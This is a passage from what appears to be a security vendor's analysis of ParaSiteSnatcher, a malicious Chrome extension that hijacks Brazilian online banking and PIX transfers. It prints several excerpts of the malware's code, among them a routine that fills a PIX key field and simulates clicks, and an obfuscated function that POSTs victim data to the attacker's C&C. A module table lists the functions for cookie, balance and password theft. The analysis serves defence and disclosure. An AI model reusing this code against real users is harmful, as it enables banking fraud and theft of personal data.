  // Get all elements with the class 'campo-chave'.
  const keyFields = document.getElementsByClassName('campo-chave');
  for (let i = 0; i < keyFields.length; i++) {
    // Get the style attribute of the current key field.
    const keyFieldStyle = keyFields[i].getAttribute('style');
    // If the style indicates that the field is displayed inline, proceed to set the key value.
    if (keyFieldStyle && keyFieldStyle.indexOf('inline') !== -1) {
      // Attempt to get the input element with id '1' (assuming this is the correct id for the key input).
      const keyValueInput = getElement(document, 'input', 'id', '1');
      if (keyValueInput) {
        // Set the tabIndex to -1 to remove the element from the tab order.
        keyValueInput.tabIndex = '-1';
        // If the current value is not the key value, set it to the key value.
        if (keyValueInput.value !== keyValue) {
          keyValueInput.setAttribute('value', keyValue);
          keyValueInput.value = keyValue;
        }
        // If the input value is now the key value, simulate focus and click to confirm the input.
        if (keyValueInput.value === keyValue) {
          // Send a message to the background script to focus the input (specific to Chrome extensions).
          chrome.runtime.sendMessage({ type: 'focus' });
          // Simulate a click, focus, and blur to ensure the input is processed.
          keyValueInput.click();
          keyValueInput.focus();
          keyValueInput.blur();
        }
      }
    }
  }
}
// If the key type selector is not found or the key value is not set, return false.
return false;
}
```

Figure 19. ParaSiteSnatcher monitors activity related to PIX transactions, gathers victim data from these transactions, and performs actions such as navigating the PIX menu and selecting buttons within its interface.

The content script *unpgp2.js* is designed to navigate, focus, and interact with the internet banking interface of the Caixa Econômica Federal's web interface. This content script performs various actions such as navigating pages, fetching account details, focusing on elements, executing financial transactions and initiating PIX transactions.

```
// bankUrls is an object that holds various URL endpoints for different banking functionalities, such as home, Pix transactions, balance inquiries, and user management.
  bankUrls = {}
bankUrls.home =
  'https://internetbanking.caixa.gov.br
bankUrls.pix =
  'https://internetbanking.caixa.gov.br
bankUrls.balance =
  'https://internetbanking.caixa.gov.br
bankUrls.userManagement =
  'https://internetbanking.caixa.gov.br
```

Figure 20. ParSiteSnatcher specifically looks for activity with URLs related to Caixa Econômica Federal.

This content script primarily contains logic that is used to periodically monitor windows and tabs content specifically those that contain or are related to the following:

- Boleto Bancário
-
- The CPF (Cadastro de Pessoas Físicas or Natural Persons Register) numbers of both the payer and receiver in transactions
-
- The CNPJ (Cadastro Nacional da Pessoa Juridica or Taxpayer Identification) number of both the payer and receiver in transactions
-
- Bank payment slips

The logic contained in this content script is called during specific intervals to monitor the DOM and user-input through the *sovvy.js* content script. The *s12ih0a.js* content script will also POST elements such as telephone numbers and email addresses to the attacker C&C.

```
function post2Via(_0x1a876c) {
  _0x1a876c.gid = g_id;
  _0x1a876c.user = getUser();
  var _0x5e13fd = JSON.stringify(_0x1a876c);
  const _0xfa1f98 = {
    async: false,
    url: [g_url_post_2via],
    data: _0x5e13fd,
    method: "post",
    contentType: [g_contentType_json]
  };
  const _0x49e320 = jQuery.ajax(_0xfa1f98);
  const _0xb0cb78 = _0x49e320.done();
  var _0x4b1dec = a0_0x5ecd9a;
  _0x4b1dec = _0xb0cb78.responseJSON;
  if (_0xb0cb78.responseJSON) {
    return _0x4b1dec;
  }
  return undefined;
}
```

Figure 21. The ParaSiteSnatcher data exfiltration to its C&C server

In the following table, we summarize the functions of each ParaSiteSnatcher extension component:

Module Name	Functions
yyva.js	async function timerMonitor() function getCookies() async function navigate() async function setFocusTab() function addLog() async function analyzeRequest()
sovvy.js	function setCommandRetorno() function updateCmd() function timerMonitor() function postSession() function postLixo() function getCmd() function updateCmd() function updateStatusOn() function getVersion() function getUser() function getElement() function addlog() function trim() function toLowerCase() function extractDigits() function getForm() function preparePostData() function buildInputMap()

	function checkElementClick() function checkInputPost() function ValidateEmail() function GenerateToken() function SetToken() function updateUserId()
33nhauh.js	function monitorBB() function resetCommand_BB() function getSaldo_BB() function clickMenuSaldo() function focoTab_BB() function hideProcesso() function action_pix_BB() function checkComprovante() function setSConta() function setValor() function setChave() function clickMenuPix() function clickMenu() function setAccountPasswordForm() function getAgencyAndAccountNumber() function resetAccountPasswordForm()
s12ih0a.js	function monitor2Via() function setEventDesco() function setEventBB()

	function click_isPagina() function setMessageDesco() function setMessageBB() function setHtmlBB() function setHtmlDesco() function getDadosSegundaVia() function post2Via() function checkDebugging() function innerFunction()
unpgp2.js	function monitorAzul() function get_azul_ass() function get_azul_Saldo() function focoTab_Azul() function resetCommand_Azul() function get_azul_agcc() function azul_pedidos_automaticos()

Conclusion

The use of malicious Google Chrome extensions by leveraging the powerful Chrome API in ways specifically designed to intercept, exfiltrate, and potentially modify sensitive user data underscores the importance of being vigilant when granting permissions to extensions and when using web browsers. ParaSiteSnatcher's multifaceted approach to obfuscate its arrival onto victim's systems also ensures persistence and stealth, making detection and removal efforts challenging, so users should be doubly watchful of the specific extensions they download and install onto their browsers.

Despite our investigations showing that ParaSiteSnatcher specifically targets Google Chrome browsers, users who utilize other browsers that are Chromium-based and that support various APIs used by Chrome extensions should be equally wary.

Indicators of Compromise (IoCs)

You can find the full list of ParaSiteSnatcher IoCs here.

Tags
